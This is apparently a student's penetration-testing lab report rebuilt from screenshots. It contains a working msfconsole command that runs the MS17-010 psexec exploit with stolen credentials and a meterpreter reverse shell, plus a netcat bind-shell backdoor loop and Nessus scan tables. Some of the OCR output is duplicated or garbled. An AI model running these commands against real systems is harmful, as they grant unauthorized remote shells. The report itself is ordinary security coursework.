
2. Using the skills learned from step 9, write a script to run the Metasploit psexec module against Windows 7 machine. Provide screenshots showing the module has been successfully executed and you got a session. (6pt)


Script is provided here

```
#!/bin/bash
```


```
msfconsole -x "use exploit/windows/smb/ms17_010_psexec; set RHOST $1; set SMBUser georgia; set SMBPass password; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST $2; exploit -j"
```

Screenshot of the code :





I used the "show options" command to examine the necessary configurations for the psexec module, ensuring the utilization of Georgia's credentials for the SMBUser and SMBPass options.



```
root@kali: /tmp
File Actions Edit View Help
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
# Exploit development environment for Microsoft Windows
# https://metasploit.com
# Exploit v6.3.43-dev SPN-2019-033
# 2376 exploits - 1232 auxiliary - 416 post
# 1391 payloads - 46 encoders - 11 nops
# 9 evasion
# Please report any incorrect results at https://nmap.org/submit/
# Metasploit (Metasploit) scanned in 2.33 seconds
Metasploit Documentation: https://docs.metasploit.com/
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOST => 192.168.5.136
SMBUser => georgia
SMBPass => password
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.5.134
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.5.134:4444
msf6 exploit(windows/smb/ms17_010_psexec) > [*] 192.168.5.136:445 - Authenticating to 192.168.5.136 as user 'georgia' ...
[*] 192.168.5.136:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.5.136:445 - Built a write-what-where primitive...
[*] 192.168.5.136:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.5.136:445 - Selecting PowerShell target
[*] 192.168.5.136:445 - Executing the payload...
[*] 192.168.5.136:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.5.135
[*] Meterpreter session 1 opened (192.168.5.134:4444 -> 192.168.5.135:1058) at 2024-02-18 19:42:46 -0500

msf6 exploit(windows/smb/ms17_010_psexec) > sessions -i 1
Active sessions
=====
[*] 192.168.5.136:445 - 1232 auxiliary - 416 post
[*] 192.168.5.136:445 - 1391 payloads - 46 encoders - 11 nops
[*] 192.168.5.136:445 - Built a write-what-where primitive...
[*] 192.168.5.136:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.5.136:445 - Selecting PowerShell target
[*] 192.168.5.136:445 - Executing the payload...
[*] 192.168.5.136:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.5.135
[*] Meterpreter session 1 opened (192.168.5.134:4444 -> 192.168.5.135:1058) at 2024-02-18 19:42:46 -0500

[*] Starting interaction with 1 ...

meterpreter > pwd
C:\WINDOWS\system32\cmd.exe /imp/test.xml
meterpreter > [REDACTED]
```


3. Create a simple Netcat backdoor listener on port 2222 as root on Ubuntu Linux machine (don't change the port number) # while (true); do echo "started"; nc -lvp 2222 -e /bin/bash; done Click the New Scan button at the upper right corner of Nessus and choose Advanced Scan template

Run the Nessus against the Ubuntu Linux machine. Will Nessus catch this backdoor? Provide a screenshot showing all the critical vulnerabilities Nessus finds. (6pt)

Step 1:

I created a simple Netcat backdoor listener using the script and run on Ubuntu Machine


```
# while (true); do echo "started"; nc -lvp 2222 -e /bin/bash;
```



Step 2:

I Clicked on the New Scan button at the upper right corner of Nessus and choose Advanced Scan template

Screenshot of Scan



nware-amd64 - VMware Workstation

Tabs Help | BookUbuntu | Windows XP Professional - Ren... | Windows 7 |

nux-2023.4-vmware-a... BookUbuntu Windows XP Professional - Ren... Windows 7

Details / Folder +

https://localhost:8834/#/scans/reports/11/vulnerabilities

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Vulnerabilities Scans Settings

Configure Audit Trail Launch Report Export

Advance_scan < Back to My Scans

Hosts 1 Vulnerabilities 41 Remediations 1 History 1

Filter Search Vulnerabilities 41 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count	
Critical	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC	1	
Critical	10.0 *	5.9	Samba 'AndX' Request Heap-Based Buffer Overflow	Misc.	1	
Critical	10.0		Unix Operating System Unsupported Version Detection	General	1	
High	7.5	6.7	Samba Badlock Vulnerability	General	1	
High	7.5		NFS Shares World Readable	RPC	1	
High	7.3		NFS Share User Mountable	RPC	1	
Medium	5.3	4.0	HTTP TRACE / TRACK Methods Allowed	Web Servers	1	
Mixed	SSH (Multiple Issues)	Misc.	6	
Mixed	Apache HTTP Server (Multiple Issues)	Web Servers	3	
Mixed	SMB (Multiple Issues)	Misc.	2	

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 8:05 PM
End: Today at 8:12 PM
Elapsed: 8 minutes

Vulnerabilities

● Critical
● High
● Medium
● Low
● Info

move the mouse pointer inside or press Ctrl+G.

Search 7:19 SHASHANGKA 2/18/2024

Did Nessus catch the backdoor?

I run the Nessus against Ubuntu Linux Machine but Found that Nessus did not catch the backdoor.

The screenshot shows a Kali Linux terminal window titled "root@ubuntu: ~". The terminal displays a command-line session where the user has exploited a service to gain a root shell. The session starts with the user running "sudo su" and navigating to their home directory. They then run a command to start a listener on port 2222 and echo "started" to it. A connection from an unknown host at 192.168.5.132 is established, and the user enters a root shell. The terminal shows several more connections from the same host, indicating multiple exploit attempts or connections. The bottom of the terminal window has a message: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

List of all the Critical Vulnerabilities that nessus has found is provided below:

kali-linux-2023.4-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | 🌐 🎯 🗃 📁 🖼 🖼 🖼 🖼

Home kali-linux-2023.4-vmware-a... BookUbuntu Windows XP Professional - Ren... Windows 7

Nessus Essentials / Folder +

https://localhost:8834/#/scans/reports/f1/vulnerabilities

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Tenable Nessus Essentials Scans Settings

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Terracan

Tenable News Cybersecurity Snapshot: ChatGPT Gets So-So Grade ... Read More

Scan Details

- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 8:05 PM
- End: Today at 8:12 PM
- Elapsed: 8 minutes

Vulnerabilities

Severity	Count
Critical	1
High	1
Medium	1
Low	7
Info	6

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Search

7:57 SHASHANGA 2/18/2024

-amd64 - VMware Workstation

Help BookUbuntu Windows XP Professional - Ren... Windows 7

1 2 3 4

slide +

https://localhost:8834/#/scans/reports/11/vulnerabilities

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Scans Settings

LNU: Today 8:07 AM Elapsed: 8 minutes sxu72760

Severity	Score	Vulnerability	Type	Count	Action
HIGH	7.5	Samba Badlock Vulnerability	General	1	edit
HIGH	7.5	NFS Shares World Readable	RPC	1	edit
HIGH	7.3	NFS Share User Mountable	RPC	1	edit
MEDIUM	5.3	HTTP TRACE /TRACK Methods Allowed	Web Servers	1	edit
MIXED	...	SSH (Multiple Issues)	Misc.	6	edit
MIXED	...	Apache HTTP Server (Multiple Issues)	Web Servers	3	edit
MEDIUM	...	SMB (Multiple Issues)	Misc.	2	edit
INFO	...	SMB (Multiple Issues)	Windows	7	edit
INFO	...	HTTP (Multiple Issues)	Web Servers	3	edit
INFO	...	PHP (Multiple Issues)	Web Servers	2	edit
INFO	...	RPC (Multiple Issues)	RPC	2	edit
INFO	...	SSH (Multiple Issues)	General	2	edit
INFO	...	SSH (Multiple Issues)	Service detection	2	edit
INFO	RPC Services Enumeration		Service detection	10	edit
INFO	Nessus SYN scanner		Port scanners	8	edit

Vulnerabilities

Critical
High
Medium
Low
Info

The mouse pointer inside or press Ctrl+G.

Search

7:59 SHASHANKA 2/18/2024

